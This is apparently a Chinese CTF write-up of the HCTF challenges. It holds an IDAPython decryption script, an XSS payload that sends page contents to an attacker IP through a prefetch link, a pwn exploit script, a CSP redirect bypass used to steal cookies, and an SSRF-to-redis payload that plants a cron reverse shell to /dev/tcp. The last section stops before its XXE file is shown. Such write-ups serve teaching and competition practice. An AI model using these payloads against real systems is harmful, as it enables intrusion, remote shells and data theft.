
[附件下载](http://139.224.54.27/Re200/40998014e3d6a3a621ecb9d8e35fe8d0cf6b7403)

这道题一点都不想写题解…其实程序算法不难…烦就烦在程序有五处对自身代码进行异或，变成5个函数，关键是嵌套的，先解密第一个函数后，发现里面有对第二个函数的解密…依次类推…好麻烦…每一个函数可获得flag的部分内容，好像知道杭电的大佬这道题是怎么出的，膜。


首先在main函数里面，判断输入字符长度为26字节，最后一个字符为}，然后对step1\_xor\_125这个地址即0x601540开始，总共713个字节，分别与}异或，step2即0x601060处。




得到的第一个解密函数如下：



首先与判断输入的前五个字符，分别与16、17、18、19、20异或，与check数组比较，逆之得到hctf{，然后对0x601060地址开始的1246字节与0x6a异或，得到第二个解密函数，如下：




第二个解密函数是对输入的第6到第9这四个字符作check，首先将这四个字符分成低4位高4位扩展成8字节，然后用hctf作密钥，对这四个字符作RC4算法，得到的密文与check数组"\x5d\x09\x90\x90\x26\x2f\x01\x8a"进行比较，所以解之可得这四个字符为The\_。函数的最后还对第三个和第四个解密函数做了异或操作。




首先是对0x601540+214即0x601616开始的499个字节分别与The\_这四个字符异或，得到第三个解密函数，并且又对0x601060开始的265个字节与(0x601060+981)即0x601435开始的265个字节相异或，得到第四个解密函数初步版本…

第三个解密函数如下：




第三个解密函数是对flag的第10到第15个字符作check，用了变种的base64编码，该变种base64编码字符范围为[48,111]，然后与check数组比较，解之得Basic\_。最后又对第四个函数的初步版本与0x23进行异或，得到第四个解密函数…在解密的时候这个函数最后一字节好像解密不对，改成ret指令即可f5。



第四个函数是对flag的第16到第21个字符作check，将每个字符的低四位和高四位颠倒之后与0x11异或，再与check数组比较，解之得0f\_RE\_。最后对(0x601540+608)即0x6017a0处105个字节分别与这6个字符进行异或，得到第五个函数…同样最后一字节解密错误，改成retn指令即可终于，终于解完了…OMG

第五个函数如下：



这里就是判断flag的第22到第25这四个字符与0B8o比较，所以最终flag为：

hctf{The\_Basic\_0f\_RE\_0B8o}

附上解密的idapython脚本：

|  |
| --- |
| from idaapi import \*  from idc import \*  step1\_add = 0x601540  step2\_add = 0x601060  #step1  #for i in range(713):  # b = Byte(step1\_add+i) ^ 125  # PatchByte(step1\_add+i, b)  #step2  #for i in range(1246):  # b = Byte(step2\_add+i) ^ 0x6a  # PatchByte(step2\_add+i, b)  '''  #step3  step3\_add = step1\_add + 214  for i in range(499):  if i%4 ==0:  b = Byte(step3\_add+i) ^ ord('T')  PatchByte(step3\_add+i, b)  elif i%4 ==1:  b = Byte(step3\_add+i) ^ ord('h')  PatchByte(step3\_add+i, b)  elif i%4 ==2:  b = Byte(step3\_add+i) ^ ord('e')  PatchByte(step3\_add+i, b)  elif i%4 ==3:  b = Byte(step3\_add+i) ^ ord('\_')  PatchByte(step3\_add+i, b)  '''  '''  #step4  for i in range(265):  b = Byte(step2\_add+i) ^ Byte(step2\_add+i+981)^0x23  PatchByte(step2\_add+i, b)  '''  #step5  step3\_add = step1\_add + 608  for i in range(105):  if i%6 ==0:  b = Byte(step3\_add+i) ^ ord('0')  PatchByte(step3\_add+i, b)  elif i%6 ==1:  b = Byte(step3\_add+i) ^ ord('f')  PatchByte(step3\_add+i, b)  elif i%6 ==2:  b = Byte(step3\_add+i) ^ ord('\_')  PatchByte(step3\_add+i, b)  elif i%6 ==3:  b = Byte(step3\_add+i) ^ ord('R')  PatchByte(step3\_add+i, b)  elif i%6 ==4:  b = Byte(step3\_add+i) ^ ord('E')  PatchByte(step3\_add+i, b)  elif i%6 ==5:  b = Byte(step3\_add+i) ^ ord('\_')  PatchByte(step3\_add+i, b) |

## 0x11 guestbook

just a guestbook url

<http://guestbook.hctf.io/>

该网站实现的功能是类似于留言板的功能，管理员会在后台访问。并且，网站有csp保护。

漏洞：

1. 未过滤尖括号等，黑名单方式，只过滤了危险字符，未递归删除；

2. `script-src`中有`unsafe-inline`，可内联执行js。

可采取dns预读取的方式来绕过限制，flag未在cookie中，而在其源码里。

payload：

```

<scrscriptipt>

var test = document.createElement("lilinknk");

test.setAttribute("rel", "prefetch");

test.setAttribute("href", "//xx.xx.xx.xx/?" + btoa(escape(document.body.innerHTML)));

document.head.appendChild(test);

</scrscriptipt>

```

flag:hctf{c5p\_1s\_g0od7h1ng2333}

## 0x12 asm

汇编入门测试 115.28.78.54 23333


<http://139.224.54.27/asm/asm.tar>

本题给了三个文件hello.asm，make\_code（64位可执行程序），pwn（32位可执行程序）。Hello.asm是一段示例asm代码，make\_code程序可以对输入的asm程序编译，pwn则负责解析执行编译出的程序。来看一下pwn的程序逻辑




这里我们主要关注程序在解析执行时的处理逻辑


1、首先检查vpc是否在合法范围



2、提取指令操作码




在push和pop操作中出现了逻辑漏洞。通常情况下，linux程序的内存map如下



那么，对于push操作，vsp可以很大，比如vsp指向了宿主程序的栈区，这个时候就可以通过push操作在栈上构造rop链；类似的，对于pop操作，vsp的值可以很小，这里我们让它指向bss段，比如GOT表，这样就可以获取到libc的地址

现在，通过push和pop我们已经可以做到泄露libc地址和往任意内存（地址大于heap段）写入数据，但现在还确定地址函数返回地址在栈上的地址，我们可以来看一下处理系统调用的函数



这里只让我们调用puts函数，不过，在调用puts函数之前，esp地址（stack地址）被存储到了bss段中，因此，通过调用一次call puts操作，就可以将栈上的某一个地址写入到bss段中。脚本如下

from pwn import \*

debug = 0

log = 1

if log: context.log\_level = True

if debug:

asm\_code = """data:

0x23206873,0x726f776f,0x646c

end

push data

call puts

lea r0,r2

mov r1,pc

sub r2,r1,r0

sub sp,sp,r2

add sp,sp,0x27

pop r0

sub sp,sp,0x24

pop r1

pop r2

add r0,r0,0x80

mov sp,r0

push data

push 0x0

add r1,r1,0x22350

push r1

push 0x0

add r2,r2,0x3d4

push r2

$

"""

else:

asm\_code = """data:

0x23206873,0x726f776f,0x646c

end

push data

call puts

lea r0,r2

mov r1,pc

sub r2,r1,r0

sub sp,sp,r2

add sp,sp,0x27

pop r0

sub sp,sp,0x24

pop r1

pop r2

add r0,r0,0x80

mov sp,r0

push data

push 0x0

add r1,r1,0x22400

push r1

push 0x0

add r2,r2,0x3d4

push r2

$

"""

pm = process('./make\_code')

pm.recvline()

pm.sendline(asm\_code)

binary = pm.recv(1000)

if debug:

p = process('./pwn')

else:

p = remote('115.28.78.54', 23333)

p.sendline('b66888c818c08d932ea91b8d6a1f122c2y7ZAdbh')

if debug: gdb.attach(p, open('debug'))

p.recvuntil('bin')

p.sendline(binary)

p.interactive()


# ==========Level4==========

## 0x13 大图书馆的牧羊人


你喜欢看书吗? 来分享你喜欢的书吧。 （本站资源仅供展示使用，侵删，下载后请于24小时内解决）

<http://library.hctf.io/>


在后台发现最近很热门的.git，如愿的拿到了源码。（╯▽╰）



Comm.php中有username加密字段的加解密方法，用register.php中的逻辑拿到sessionID。



集齐两个字段就可以进入manager.php了。



上传压缩后的shell，后台会自动解压，路径也知道，连上菜刀拿到flag。

## 0x14 secret area

总有一些secret area你还没有发现 只有管理员才是真正掌握flag的人

<http://sguestbook.hctf.io/>

该网站实现的功能为聊天室的功能，网站有csp保护。

漏洞：可以使用重定向`http://sguestbook.hctf.io/static/redirect.php?u=`绕过csp目录限制。

采取的办法是先在profile处上传含打cookie的js，再使用script标签加载重定向后的js。

payload：

```

<scriscriptpt src=http://sguestbook.hctf.io/static/redirect.php?u=/upload/a9f9852a2516d1ad25cf94ed4c8ed557></scrscriptipt>

```

flag:hctf{4k\_w4s\_v3ry\_afr41d\_and\_tr3mbl1ng}

## 0x15 web选手的自我修养

新搭的wp居然爆了漏洞，真气，漏洞修复了却被安了后门，你能找到后门在哪吗？？？提供压缩包为docker镜像

[https://mega.nz/#!xcFWXBwb!XXQCihmJiedqDbNKAaxkKNiBNAqflt9s2hbls71\_b7I](https://mega.nz/#%21xcFWXBwb%21XXQCihmJiedqDbNKAaxkKNiBNAqflt9s2hbls71_b7I)


题目是一个Docker镜像，2.2G。


出题人知道我们校园网是收流量费的吗QAQ心疼

运行docker，把dockerhome和dockeropcache拷出来方便做题。。。

grep一下hctf{没搜到。。。

做题全靠灵性系列。。。搜了一下hctf的base64的前几位，眼前一亮。。。





解码得到flag



## 0x16 AT field1

Welcome to AT field

<http://atfield.hctf.io>

比较简单，给了个302跳转然后跳到localhost即可获得flag

题目好像挂了，截不了图

## 0x17 AT field2

Welcome to AT field

hint：

1: 在第一题里不只有flag，还有第二题的入口

2、扫端口没用，几百线程也没用的呀

3、我从来没说过，flag1那里没有别的东西啊

4、安nosql的服务器是centos

5、mdzz，没人注意到nosql的语法吗

<http://atfield.hctf.io>

接着AT1的套路，找了台有域名的服务器写一个302跳转就开始扫内网，扫出了一堆其他题的ip，这时候出题的师傅放提示了，说是nosql，瞬间想到了redis。于是又架起burp扫开放6379的IP，（期间电脑还被封了，至今没解封 >\_<），扫到了192.168.0.10这台服务器开了redis服务。同时根据服务器的报错信息判断是python的站，用的urllib做的请求，因此很自然联想到了http头部注入。去网上找了一篇[博客](https://security.tencent.com/index.php/blog/msg/106)，将跳转参数后面的内容url编码了3次，结果始终没有成功。仔细读了下payload，发现是一个其中redis表示参数字节数的值填错了，改正之后成功弹shell，下面是最终payload：

```

link=http://xxx.xxx/test.php?a=http%253A%252f%252f192.168.0.10%25250d%25250a%252a3%25250d%25250a%2525243%25250d%25250aset%25250d%25250a%2525241%25250d%25250a1%25250d%25250a%25252464%25250d%25250a%25250a%252a%25252f1%252520%252a%252520%252a%252520%252a%252520%252a%252520%25252fbin%25252fbash%252520-i%252520%25253e%252526%252520%25252fdev%25252ftcp%25252fx.x.x.x%25252f2335%2525200%25253e%2525261%25250a%25250d%25250aconfig%252520set%252520dir%252520%25252fvar%25252fspool%25252fcron%25252f%25250d%25250aconfig%252520set%252520dbfilename%252520root%25250d%25250asave%25250d%25250a%253A6379%252f

```

进去之后flag就在根目录下，由于是root权限，所以忍不住做了点事，可能导致最后好像就我们交了flag，求@LoRexxar师傅不打我（逃

# ==========Level5==========

## 0x18 魔法禁书目录

风雨再临 卷土重来

<http://index-librorum-prohibitorum.hctf.io>

这一题和level 4的 “大图书馆的牧羊人”用的是同一套代码，从队友处得到了他们在上一题捡到的源码，审一下，大概分三步：

1. 比特反转伪造admin


这个可以参考火日师傅的原题：

http://www.firesun.me/san-ge-bai-mao-zhi-zhao-pin-you-kai-shi-liao-ni-pa-liao-ma-writeup/


1. 文件上传

上传文件有限制类型，看源码直接改type为zip-epub即可，上传后的文件会被解压，但是不会解析PHP，所以没办法直接上传getshell

1. XXE



看upload.php解析XML的代码明显留下了一个XXE漏洞。



上传后解析epub文件会输出text节点内容，直接构造包含XXE payload的文件替换一个正常epub中的ncx即可，这里需要用filter进行编码后再引入实体，否则flag文件内的尖括号会导致错误。



最终上传的文件如下

